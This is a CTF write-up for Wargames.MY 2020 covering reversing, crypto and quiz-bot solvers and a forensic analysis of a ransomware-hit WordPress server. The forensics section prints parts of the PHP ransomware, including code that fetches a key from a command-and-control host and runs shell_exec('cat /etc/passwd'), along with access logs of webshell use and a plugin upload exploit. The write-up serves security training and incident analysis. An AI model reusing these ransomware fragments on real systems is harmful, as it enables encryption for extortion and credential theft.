

# WARGAMES.MY 2020



## CTF WRITEUP

Red is Sus

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# Kmun

- Flag => wgmy{62a7075ff72176ad1afb2a1c56c5ac98}

```
from z3 import *

s = Solver()
flag = []
for i in range(38):
    f = BitVec(f"flag_{i}", 8)
    flag.append(f)
    if i > 5 and i < 37:
        s.add(f >= 0x30)
        s.add(f <= 0x66)
        for nope in [0x3a, 0x3b, 0x3c, 0x3d, 0x3e, 0x3f, 0x40]:
            s.add(f != nope)

s.add(flag[7] == flag[26])
s.add((flag[34] ^ flag[31] ^ flag[36] ^ flag[35]) == 1)
s.add((flag[21] ^ flag[35] ^ flag[36] ^ flag[26]) == 81)
s.add((flag[27] ^ flag[23] ^ flag[22] ^ flag[31]) == 85)
s.add((flag[34] ^ flag[22] ^ flag[25] ^ flag[30]) == 6)
s.add((flag[26] ^ flag[24] ^ flag[29] ^ flag[21]) == 7)
s.add((flag[36] ^ flag[23] ^ flag[25]) == 108)
s.add((flag[25] ^ flag[35] ^ flag[36]) == 51)
s.add((flag[21] ^ flag[33] ^ flag[32] ^ flag[29]) == 80)
s.add((flag[34] ^ flag[30] ^ flag[26] ^ flag[25]) == 6)
s.add((flag[34] ^ flag[24] ^ flag[21]) == 48)
s.add((flag[27] ^ flag[30] ^ flag[35] ^ flag[29]) == 11)
s.add((flag[30] ^ flag[23] ^ flag[32] ^ flag[34]) == 6)
s.add((flag[35] ^ flag[26] ^ flag[23] ^ flag[33]) == 95)
s.add((flag[30] ^ flag[33] ^ flag[32]) == 98)
s.add((flag[30] ^ flag[23] ^ flag[28] ^ flag[27]) == 2)

v4 = 0xC2
v6 = 0xF2
v8 = 0x60
v3 = 0x3C
v5 = 0xB6
v7 = 0x30
s.add(flag[0] == (0x95 * v4 - 0x73))
s.add(flag[1] == (0x95 * v6 - 0x73))
s.add(flag[2] == (0x95 * v8 - 0x73))
s.add(flag[3] == (0x95 * v3 - 0x73))
s.add(flag[4] == (0x95 * v5 - 0x73))
s.add(flag[37] == (0x95 * v7 - 0x73))

s.add(flag[5] == 54)
s.add(flag[6] == 50)
```

```

s.add(flag[7] == 97)
s.add(flag[8] == 55)
s.add(flag[9] == 48)
s.add(flag[10] == 55)
s.add(flag[11] == 53)
s.add(flag[12] == 102)
s.add(flag[13] == 102)
s.add(flag[14] == 55)
s.add(flag[15] == 50)
s.add(flag[16] == 49)
s.add(flag[17] == 55)
s.add(flag[18] == 54)
s.add(flag[19] == 97)
s.add(flag[20] == 100)

print(s.check())
model = s.model()
#print(model)

good_flag = ""
for fg in flag:
    c = model[fg].as_long()
    good_flag += chr(c)

print(f"{good_flag}")

```

•

```

// solve_pt3.cpp : This file contains the 'main' function. Program execution begins and
ends there.
//

#include "pch.h"
#include <iostream>

unsigned int dword_140004020;
unsigned int dword_140004040[10000];

__int64 __fastcall sub_1400020E0(__int64 *a1)
{
    unsigned __int64 v2; // [rsp+0h] [rbp-18h]

    v2 = (((*a1 << 13) ^ (unsigned __int64)*a1) >> 7) ^ (*a1 << 13) ^ *a1;
    *a1 = (v2 << 17) ^ v2;
    return (v2 << 17) ^ v2;
}

__int64 sub_140001410()
{

```

```

__int64 result; // rax
int i; // [rsp+0h] [rbp-28h]
unsigned int v2; // [rsp+8h] [rbp-20h]
unsigned int v3; // [rsp+10h] [rbp-18h]
unsigned int v4; // [rsp+14h] [rbp-14h]

for (i = 0; i < 227; ++i)
{
    v2 = dword_140004040[i + 1] & 0x7FFFFFFF | dword_140004040[i] &
0x80000000;
    dword_140004040[i] = (-1727483681 * (v2 & 1)) ^ (v2 >> 1) ^
dword_140004040[i + 397];
}
while (i < 623)
{
    v3 = dword_140004040[i + 1] & 0x7FFFFFFF | dword_140004040[i] &
0x80000000;
    dword_140004040[i] = (-1727483681 * (v3 & 1)) ^ (v3 >> 1) ^
dword_140004040[i - 227];
    ++i;
}
v4 = dword_140004040[0] & 0x7FFFFFFF | dword_140004040[i] &
0x80000000;
result = (-1727483681 * (v4 & 1)) ^ (v4 >> 1) ^ dword_140004040[396];
dword_140004040[i] = result;
dword_140004020 = 0;
return result;
}

__int64 __fastcall sub_1400012D0(int a1)
{
    int i; // [rsp+20h] [rbp-18h]

    dword_140004020 = 0;
    dword_140004040[0] = a1;
    for (i = 1; i < 624; ++i)
        dword_140004040[i] = i + 1812433253 * ((dword_140004040[i - 1] >>
30) ^ dword_140004040[i - 1]);
    return sub_140001410();
}

__int64 sub_140001370()
{
    unsigned int v1; // [rsp+20h] [rbp-18h]
    unsigned int v2; // [rsp+20h] [rbp-18h]

    if (dword_140004020 >= 624)
        sub_140001410();
    v1 = dword_140004040[dword_140004020++];
    v2 = (((v1 >> 11) ^ v1) << 7) & 0x9D2C5680 ^ (v1 >> 11) ^ v1;

```

```

        return (((v2 << 15) & 0xEFC60000 ^ v2) >> 18) ^ (v2 << 15) & 0xEFC60000 ^
v2;
}

```

```

__int64 __fastcall sub_140002010(unsigned __int8 a1)
{
    int v2; // [rsp+0h] [rbp-18h]
    char v3; // [rsp+8h] [rbp-10h]
    char v4; // [rsp+Ch] [rbp-Ch]

    v4 = 0;
    v3 = 0;
    v2 = 4;
    while (1)
    {
        if (!v2)
            return (char)(0x95 * v3 - 115) + (unsigned int)a1 - 10;
        if (v2 == 2)
            break;
        if (v2 == 3)
        {
            if (a1 >= 0xAu)
                v2 = 0;
            else
                v2 = 2;
        }
        else
        {
            v4 = 87;
            v3 = -124;
            v2 = 3;
        }
    }
    return (unsigned int)a1 + (char)(-107 * v4 - 115);
}

```

```

int main()
{
    __int64 v8[2];
    unsigned int v6;
    unsigned __int8 v3;
    unsigned __int8 v4;
    int v7;
    v8[0] = 0xF33DF4C3C4FEB33Fui64;

    for (int i = 5; i < 21; ++i)
    {
        v6 = sub_1400020E0(v8);
        v3 = sub_1400020E0(v8);
        sub_1400012D0(v6);
    }
}

```

```

        for (int j = 0; j < (int)v3; ++j)
            sub_140001370();
        v4 = sub_140001370() & 0xF;
        v7 = sub_140002010(v4);
        std::cout << "s.add(flag[" << i << "] == " << v7 << ")" << std::endl;
    }
}

```

```

s.add(flag[5] == 54)
s.add(flag[6] == 50)
s.add(flag[7] == 97)
s.add(flag[8] == 55)
s.add(flag[9] == 48)
s.add(flag[10] == 55)
s.add(flag[11] == 53)
s.add(flag[12] == 102)
s.add(flag[13] == 102)
s.add(flag[14] == 55)
s.add(flag[15] == 50)
s.add(flag[16] == 49)
s.add(flag[17] == 55)
s.add(flag[18] == 54)
s.add(flag[19] == 97)
s.add(flag[20] == 100)

```

- 

```

(flareon) C:\Users\klks\Desktop>python solve_kmun.py
sat
wgmy{62a7075ff72176ad1afb2a1c56c5ac98}

```

-

# SpeedyQuizy

- Flag => wgmy{418b3ea849ff3b93def86cfbc90440c1}
- Only partial logic needs to be implemented, keep trying till we get lucky
- 

```
import socket
import sys
import string

def get_answer(q):
    print("trying to solve\n")
    qs = q.split(b" ")

    if q.find(b"Biggest port number possible") != -1:
        return b"65535"

    if q.find(b"DNS zone transfer occurs on port 53.") != -1:
        return b"TCP"

    print(qs[1])
    if qs[1] == b"Multiply":
        a = int(qs[2])
        b = int(qs[4][:-3])
        print(f"a => {a}, b => {b}")
        return bytes(str(a * b), 'ascii')
    elif qs[1] == b"Reverse":
        return qs[3][::-1]
    elif qs[1] == b"Divide":
        a = int(qs[2])
        b = int(qs[4][:-1])
        print(f"a => {a}, b => {b}")
        return bytes(str(int(a/b)), 'ascii')
    elif qs[3] == b"add":
        a = int(qs[4])
        b = int(qs[6][:-3])
        print(f"a => {a}, b => {b}")
        return bytes(str(a + b), 'ascii')
    return None

server = "www2.wargames.my"
port = 8080

s = socket.socket()
s.connect((server, port))

print(s.recv(1023))
s.send(b"ok")
print(s.recv(1023))
```



```

for i in range(3):
    question = s.recv(1023)
    pos = question.find(b">")
    question = question[pos:]
    print(f"We got => {question}")
    answer = get_answer(question)
    if answer == None: sys.exit(-1)
    print(f"sending => {answer}")
    s.send(answer)
    print(s.recv(1023))

s.close()

```

```

<flareon> C:\Users\klks\Desktop>python solve_speedyquizy.py
b'\n[2020-12-05 03:10:03pm] You are to answer 3 question in 4 seconds.\nAny incorrect attempt will require you to start again.\nIf not sure, just answer in small letter.\n\nType \'ok\' to proceed, or \'quit\' to end.\n\n'
b'\n[2020-12-05 03:10:04pm] Question No 1\n'
We got => b'> Reverse of doof is ...'\n\n\n'
trying to solve

b'Reverse'
sending => b'food'
b'\n[2020-12-05 03:10:05pm] You answered food for question no 1\nCORRECT!\n\n'
We got => b'> Biggest port number possible\n\n'
trying to solve

sending => b'65535'
b'\n[2020-12-05 03:10:06pm] You answered 65535 for question no 2\nCORRECT!\n\n'
We got => b'> Can you add 90459 to 24360?\n\n'
trying to solve

b'Can'
a => 90459, b => 24360
sending => b'114819'
b'\n[2020-12-05 03:10:07pm] You answered 114819 for question no 3\nCORRECT!\n\nGreat! You solved within the time limit. The flag is wgmy{418b3ea849ff3b93def86cfbc90440c1}\n\nClosing connection. \n\n'

```

# Babyrev

- Flag => wgmy{76420d7abbe073a20436d2fb14b15963}
- Solved using Z3

```
from z3 import *

shuffle = [0x7, 0x4, 0x15, 0x12, 0x1D, 0x13, 0x1B, 0x8,
           0x1F, 0x16, 0x0F, 0x6, 0x0A, 0x19, 0x18, 0x11,
           0x1, 0x3, 0x2, 0x17, 0x0D, 0x14, 0x5, 0x0,
           0x0C, 0x1C, 0x0B, 0x1A, 0x0E, 0x1E, 0x9, 0x10]

xor = [0x56, 0x6, 0x6, 0x1, 0x9, 0x52, 0x6, 0x3,
       0x51, 0x4, 0x57, 0x7, 0x52, 0x7, 0x50, 0x6,
       0x6, 0x6, 0x7, 0x54, 0x57, 0x56, 0x2, 0x55,
       0x6, 0x1, 0x52, 0x53, 0x54, 0x0F, 0x54, 0x3 ]

s = Solver()
flag = []
for i in range(32):
    f = BitVec(f"flag_{i}", 8)
    flag.append(f)
    s.add(f >= 0x20)
    s.add(f <= 0x7E)

for i in range(32):
    s.add(flag[i] == (flag[shuffle[i]] ^ xor[i]) )

s.add(flag[27] == 0x31)
s.add(flag[28] == 0x35)
s.add(flag[29] == 0x39)

#print(s)

print(s.check())
model = s.model()
#print(model)

good_flag = ""
for fg in flag:
    c = model[fg].as_long()
    good_flag += chr(c)

print(f"wgmy{{{good_flag}}}")
```

```
<flareon> C:\Users\klks\Desktop>python solve_babyrev.py
sat
wgmy{76420d7abbe073a20436d2fb14b15963}
```

# Senang

- Flag => wgmy{f533f9091fc3e8f63191c64cfe1c2157}
- Because of anti-debug trick, patch binary with EBFE @ 0x40115E

○

.text:0040115B 83 C4 0C	add	esp,	0Ch	
.text:0040115E 6A 02	push	2		; MaxCount
.text:00401160 B8 01 00 00 00	mov	eax,	1	
.text:00401165 6B C8 05	imul	ecx,	eax, 5	
.text:00401168 03 4D 08	add	ecx,	[ebp+arg_0]	
.text:0040116B 8B 55 84	mov	edx,	[ebp+var_7C]	
.text:0040116E 8D 04 51	lea	eax,	[ecx+edx*2]	

- Run application, put in fake flag, attach with debugger, restore replaced opc and lift real flag from ecx @ 0x401175

○


.text:0040116B 8B 55 84	mov	edx,	[ebp+var_7C]	
.text:0040116E 8D 04 51	lea	eax,	[ecx+edx*2]	
.text:00401171 50	push	eax		; Str2
.text:00401172 8D 4D F0	lea	ecx,	[ebp+Str1]	
.text:00401175 51	push	ecx		; Str1
.text:00401176 E8 55 A0 00 00	call	_strncmp		
.text:0040117B 83 C4 0C	add	esp,	0Ch	

# Defuse the Bomb

- Flag => wgmy{04a2766e72f0e267ed58792cc1579791}
- Open with 7zip and sort by size, traverse and extract text file

Name		Size		
7.zip		179 640		
0.zip		157 842		
1.zip		157 842		
Name		Size	Packed Size	Modified
flag.txt		2 147 485 734	2 089 206	2020-12-03 13:30

- Open text file with hex editor and search for wgmy



# BabyRSA

- Flag => wgmy{20e6852af817ca67678df52a1668186c}

```
#https://ctftime.org/writeup/13748
```

```
import gmpy2
from Crypto.Util.number import *
```

```
def egcd(a, b):
    x,y, u,v = 0,1, 1,0
    while a != 0:
        q, r = b//a, b%a
        m, n = x-u*q, y-v*q
        b,a, x,y, u,v = a,r, u,v, m,n
        gcd = b
    return gcd, x, y
```

```
n =
223063514503608352786850085770956375793795197355699936053723820259430659431
721956534475012988289685146872842771986070970656342583142643149273712774422
755196379946282449734517134285292464324214924483160557626494948750648836161
506782487467887806316593951411264365987131082969588098770505087194298582885
424092061417148536173377476924684151373004725415994024724079158821623541290
110359597818989890181898512408851347931586755417084647925312119826514213354
868888141859046943347487421409074797243603829470606491218544843508127073037
507539240429636422301360063716310373224003689147183514070086995569590689792
01259584736419897
```

```
c =
176029937447756452449320476937363996445074387134210904705244157665271589334
760627155474018539888878928598527122881743271333736299090978203954354015336
765336089362135806685326210402430379317610223946796519272628857449606145295
993256517358090676366125871470312692026678708885061696662583270043096697211
121947252678474629296214194231829172793935389000648548537761471926667181452
328465232082813947552659179433121132664027727448990766647340818192370681018
833364277453755374373897529906010216712288824093275267331712709713396444526
003690799614522925833166008297280684324279920393229050224707297646993588721
05298576585603770
```

```
e = 65537
```

```
sq,b = gmpy2.iroot(n,2)
while n%sq != 0:
    sq += 1
p = sq
```

```
p = int(p)
p -= 0x1000
```

```

p = gmpy2.next_prime(p)
for i in range(10000):
    q = gmpy2.next_prime(p)
    nn = p * q
    if nn == n:
        print(f"p => {p}\n")
        print(f"q => {q}\n")
        break
    p = q

"""
p =>
149353109945393622120433756190177948064946970116968083161641112521382939847
861948887285663320429759790090318757756298030585447006763793847501862739917
59459
285507067850645331180709777836723193524807733723358670051940288369331498992
07942
79697736519966349044691946572551550384352179295014426483956179214378183951

q =>
149353109945393622120433756190177948064946970116968083161641112521382939847
861948887285663320429759790090318757756298030585447006763793847501862739917
59459
285507067850645331180709777836723193524807733723358670051940288369331498992
07942
79697736519966349044691946572551550384352179295014426483956179214378184247
"""

phi = (p - 1) * (q - 1)
gcd, a, b = egcd(e, phi)
d = a

print(f"d => {d}\n")

pt = pow(c, d, n)
pt = long_to_bytes(pt)
print(pt)

```

```
(flareon) C:\Users\klks\Desktop>python solve_babyrsa.py
p => 149353109945393622120433756190177948064946970116968083161641112521382939847
86194888728566332042975979009031875775629803058544700676379384750186273991759459
28550706785064533118070977783672319352480773372335867005194028836933149899207942
79697736519966349044691946572551550384352179295014426483956179214378183951

q => 149353109945393622120433756190177948064946970116968083161641112521382939847
86194888728566332042975979009031875775629803058544700676379384750186273991759459
28550706785064533118070977783672319352480773372335867005194028836933149899207942
79697736519966349044691946572551550384352179295014426483956179214378184247


d => -10443689639484136742468694068687955559236479905492007320860676718251324219
91082367869116880316871492293917376080019012414913593210117775057191296942244506
22483822447330327203316422935349120713654009815807104557288363289575183173995053
86979369591251306597957239125912278788835072131275734463692048334919744328731661
15197927087977644570395645341383671468641111535717937467203079705166251668079503
31499877525950330001464710672335473507532507956600909221320334026814673438056369
96197945681521671897554941584961852871615601868199522737416284432261086607603716
218805270700177647967931864225252883551074173221060516503530927

b'wgmy<20e6852af817ca67678df52a1668186c>'
```

# Forensics - Lord Kiske Server

## Introduction

Flag: wgmy{c4ea7f5c3a23990844ea6518c02740c66c4c8a605314f3bd9038f7ebfa7b9911}



## Hash of Webshell

Flag: wgmy{96894e24bf860dd85fbdcc7fbfbad203108489d1}

Use command# ls -Rlah | grep -vE "\.durian" | less

This will remove all the .durian file and slowly investigate until reach wp-content/uploads/ folder



```

./wp-content/uploads:
total 36K
drwxr-xr-x 3 www-data www-data 4.0K Dec  5 10:46 .
drwxr-xr-x 6 www-data www-data 4.0K Dec  4 19:11 ..
drwxr-xr-x 3 www-data www-data 4.0K Dec  4 16:05 2020
-rw-r--r-- 1 root      root      4.5K Dec  5 10:43 b404-b64.txt
-rw-r--r-- 1 root      root      4.5K Dec  4 19:11 b404.php
-rw-r--r-- 1 root      root        40 Dec  5 10:45 path-of-webshell.txt
-rw-r--r-- 1 www-data www-data   779 Dec  4 16:33 we.php

./wp-content/uploads/2020:
total 12K
drwxr-xr-x 3 www-data www-data 4.0K Dec  4 16:05 .
drwxr-xr-x 3 www-data www-data 4.0K Dec  5 10:46 ..
drwxr-xr-x 2 www-data www-data 4.0K Dec  4 16:21 12

./wp-content/uploads/2020/12:
total 8.0K
drwxr-xr-x 2 www-data www-data 4.0K Dec  4 16:21 .
drwxr-xr-x 3 www-data www-data 4.0K Dec  4 16:05 ..

```

```

root@ubuntu:/var/www/html/wp-content/uploads# ls -lah
total 36K
drwxr-xr-x 3 www-data www-data 4.0K Dec  5 10:46 .
drwxr-xr-x 6 www-data www-data 4.0K Dec  4 19:11 ..
drwxr-xr-x 3 www-data www-data 4.0K Dec  4 16:05 2020
-rw-r--r-- 1 root      root      4.5K Dec  5 10:43 b404-b64.txt
-rw-r--r-- 1 root      root      4.5K Dec  4 19:11 b404.php
-rw-r--r-- 1 root      root        40 Dec  5 10:45 path-of-webshell.txt
-rw-r--r-- 1 www-data www-data   779 Dec  4 16:33 we.php
root@ubuntu:/var/www/html/wp-content/uploads# shasum we.php
96894e24bf860dd85fbdcc7fbfbad203108489d1  we.php
root@ubuntu:/var/www/html/wp-content/uploads#

```

## Path of Webshell

Flag: wgmy{cc93f2436a9fdc6f19c1fa8bd865f8f3}

```

root@ubuntu:/var/www/html/wp-content/uploads# echo /var/www/html/wp-content/uploads/we.php | md5sum
471253d81b866f763f6e71c571d836db -
root@ubuntu:/var/www/html/wp-content/uploads# echo -n /var/www/html/wp-content/uploads/we.php | md5sum
cc93f2436a9fdc6f19c1fa8bd865f8f3 -
root@ubuntu:/var/www/html/wp-content/uploads#

```

## CnC Hostname

Flag: wgmy{d7357e55e21847601d4eacb01fe13313}

b404.php has base64 encoded text. Extract the text then use command `# base64 -d b404-b64.txt | grep -E "http"` to obtain the hostname

```
root@ubuntu:/var/www/html/wp-content/uploads# base64 -d b404
b404-b64.txt  b404.php
root@ubuntu:/var/www/html/wp-content/uploads# base64 -d b404-b64.txt | less
root@ubuntu:/var/www/html/wp-content/uploads# base64 -d b404-b64.txt | grep -E "http"
    'http' => [
        $note = file_get_contents('http://musangkeng.wargames.my/getnote.php?host=' . $host . '&key=' .
    $token, false, $context);
        $url = "http://musangkeng.wargames.my/save.php";
        return httpreq($url, $data);
function httpreq($url, $postVars)
    $postStr = http_build_query($postVars);
    'http' => [
        $key = httpreq("http://musangkeng.wargames.my/gen.php", $data);
root@ubuntu:/var/www/html/wp-content/uploads# echo -n musangkeng.wargames.my | md5sum
d7357e55e21847601d4eacb01fe13313  -
root@ubuntu:/var/www/html/wp-content/uploads#
```

## Hash of Ransomware

Flag: wgmy{00a3db9f4a4534a82deee9e7a0ca6a67d0deada3}

```
root@ubuntu:/var/www/html/wp-content/uploads# echo -n /var/www/html/wp-content/uploads/b404.php | sh
sh
sha256sum      shadowconfig  shopt         shred
shasum         sha384sum    shasum        showconsolefont  shuf
sha224sum      sha512sum    shift         showkey         shutdown
root@ubuntu:/var/www/html/wp-content/uploads# echo -n /var/www/html/wp-content/uploads/b404.php | shals
um
fe601462c9da180fd64541108812ddbc20533c7c  -
root@ubuntu:/var/www/html/wp-content/uploads# echo -n b404.php | shasum
caee0882a565e2bcd4582b93553b31a765c827d8  -
root@ubuntu:/var/www/html/wp-content/uploads# shasum b404.php
00a3db9f4a4534a82deee9e7a0ca6a67d0deada3  b404.php
root@ubuntu:/var/www/html/wp-content/uploads#
```

## Location of Ransomware

Flag: wgmy{86051201744543abeda8b8efd0933e98}

```
root@ubuntu:/var/www/html/wp-content/uploads# echo -n /var/www/html/wp-content/uploads/b404.php | md5su
m
86051201744543abeda8b8efd0933e98  -
root@ubuntu:/var/www/html/wp-content/uploads# echo -n /var/www/html/wp-content/uploads/b404.php | sh
sh
sha256sum      shadowconfig  shopt         shred
shasum         sha384sum    shasum        showconsolefont  shuf
sha224sum      sha512sum    shift         showkey         shutdown
root@ubuntu:/var/www/html/wp-content/uploads# echo -n /var/www/html/wp-content/uploads/b404.php | shals
um
fe601462c9da180fd64541108812ddbc20533c7c  -
root@ubuntu:/var/www/html/wp-content/uploads# echo -n b404.php | shasum
caee0882a565e2bcd4582b93553b31a765c827d8  -
root@ubuntu:/var/www/html/wp-content/uploads# shasum b404.php
00a3db9f4a4534a82deee9e7a0ca6a67d0deada3  b404.php
root@ubuntu:/var/www/html/wp-content/uploads# echo -n /var/www/html/wp-content/uploads/b404.php | md5su
m
86051201744543abeda8b8efd0933e98  -
root@ubuntu:/var/www/html/wp-content/uploads#
```

## Attacker IP Address

Flag: wgmy{0941b6865b5c056c9bbb0825e1beb8e9}

Go to /var/log/apache2/ and review access.log. We know the we.php and b404.php is from bad actor, just use command# cat /var/log/apache2/access.log | grep -E "we\.php|b404\.php" to catch the source IP address 178.128.31.78

```
178.128.31.78 - - [03/Dec/2020:19:11:44 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 584
 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
178.128.31.78 - - [03/Dec/2020:19:11:58 +0000] "GET /wp-content/uploads/b404.php?docroot=/var/www/
html&host=lordkiske.wargames.my HTTP/1.1" 200 202 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.1
5; rv:83.0) Gecko/20100101 Firefox/83.0"
root@ubuntu:~# echo -n 178.128.31.78 | md5sum
0941b6865b5c056c9bbb0825e1beb8e9 -
root@ubuntu:~#
```

## Exploit Used

Flag: wgmy{6e9478a4c77c8abfe5d6364010e4961e}

```
178.128.31.78 - - [03/Dec/2020:16:32:51 +0000] "POST /wp-content/plugins/ait-csv-import-exp
ort/admin/upload-handler.php HTTP/1.1" 200 243 "-" "curl/7.64.1"
178.128.31.78 - - [03/Dec/2020:16:33:10 +0000] "POST /wp-content/plugins/ait-csv-import-exp
ort/admin/upload-handler.php HTTP/1.1" 200 278 "-" "curl/7.64.1"
178.128.31.78 - - [03/Dec/2020:16:33:22 +0000] "GET /index.php/2020/11/28/she-needs-your/ H
TTP/1.1" 200 6351 "http://lordkiske.wargames.my/index.php/tag/jedi/" "Mozilla/5.0 (Macintos
h; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0"
178.128.31.78 - - [03/Dec/2020:16:33:29 +0000] "GET /wp-content/uploads/we.php HTTP/1.1" 20
0 208 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83
.0"
```

- Checked for valid responses HTTP 200 in access.log
- Checked sus keywords - "ait-csv-import-export"
- Found File Upload Vuln - <https://wpscan.com/vulnerability/10471>
- 
- Flag = md5 of wpvdbid10471

## Restoration of the Lord Kiske's server

Flag: wgmy{9ed95e1721c3aab37bd7c67496f868a2}

flag.txt.durian was shared in the challenge. We know that the b404.php is the ransomware script.

The encryption function:

```
function enc($string, $secret_key, $secret_iv)
{
    $encrypt_method = "AES-256-CBC";
    $key = hash('sha256', $secret_key);
    $iv = substr(hash('sha256', $secret_iv), 0, 16);
    return base64_encode(openssl_encrypt($string, $encrypt_method, $key, 0, $iv));
}
```

The main function:



```

function main()
{
    $data = [
        'host' => HTTP_HOST,
        'time' => time(),
    ];
    $data['hash'] = md5(serialize($data));
    $key = httpreq("http://musangkeng.wargames.my/gen.php", $data);
    $aa = $_SERVER['HTTP_USER_AGENT'] ?? 'bb';
    $iv = sha1(md5(shell_exec('cat /etc/passwd'))) . $aa;
    submit(
        [
            'key' => $key,
            'iv' => $iv
        ]
    );
    makan(DOC_ROOT, $key, $iv);
    addnote($key);
}
main();

```

To get the correct \$key and \$iv, we need HTTP\_HOST, time() and HTTP\_USER\_AGENT. HTTP\_HOST is defined in the beginning of the ransomware script. However we still have no clue what it is..

```

<?php
define('DOC_ROOT', $_GET['docroot'] ?? '/var/www/html/');
define('HTTP_HOST', $_GET['host'] ?? $_SERVER['HTTP_HOST']);

```

We remember we have seen a b404.php call in access.log.

```

178.128.31.78 - - [03/Dec/2020:19:11:44 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 584
 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
178.128.31.78 - - [03/Dec/2020:19:11:58 +0000] "GET /wp-content/uploads/b404.php?docroot=/var/www/
html&host=lordkiske.wargames.my HTTP/1.1" 200 202 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.1
5; rv:83.0) Gecko/20100101 Firefox/83.0"
root@ubuntu:~# echo -n 178.128.31.78 | md5sum
0941b6865b5c056c9bbb0825e1beb8e9 -
root@ubuntu:~#

```

The \$\_GET['host'] refers to lordkiske.wargames.my. We have the HTTP\_HOST. Following the logs, we also have the HTTP\_USER\_AGENT is "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0". The time is 03/Dec/2020:19:11:58 +0000, let's convert it into string to become 1607022718.

```

<!DOCTYPE html>
<html>
<body>

<?php
echo(strtotime("03/Dec/2020:19:11:58 +0000"));
?>

</body>
</html>

```

1607022718

Let's try to modify the function main() into the following:

```

function main()
{
    $data = [
        'host' => "lordkiske.wargames.my",
        'time' => 1607022718,
    ];
    $data['hash'] = md5(serialize($data));
    printf("key1: %s\n", $data['hash']);
    $secret_key = httpreq("http://musangkeng.wargames.my/gen.php", $data);
    $saa = "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0" ?? 'bb';

    $secret_iv = sha1(md5(shell_exec('cat /etc/passwd')) . $saa);

    $encrypt_method = "AES-256-CBC";

    $key = hash('sha256', $secret_key);
    printf("key2: %s\n", $key);

    $iv = substr(hash('sha256', $secret_iv), 0, 16);
    printf("iv: %s\n", $iv);

    $b64_data = base64_decode(
        "YjJicGtyZGdFUW4xYVFPQ2pqOEZHTWFmemQ3NlIxTFNkTWpGQXhKd0ZaUjlFTGtvlpHWGdSZXE0Q0U1NHN1eg==");
    printf("b64_data: %s\n", $b64_data);

    $data = openssl_decrypt($b64_data, $encrypt_method, $key, 0, $iv);
    printf("dec: %s\n", $data);
}
main();
-?>

```

However, we cannot get the decrypted flag.

```

root@ubuntu:~# php a.php
key1: 56eb8367a2b06df31bec047358d54197
key2: f0de7ec5a77f6907d6290153a330c1a8a48f19f4d29c5c591d66ea25d62cce56
iv: cd23bb3cebe9f3ef
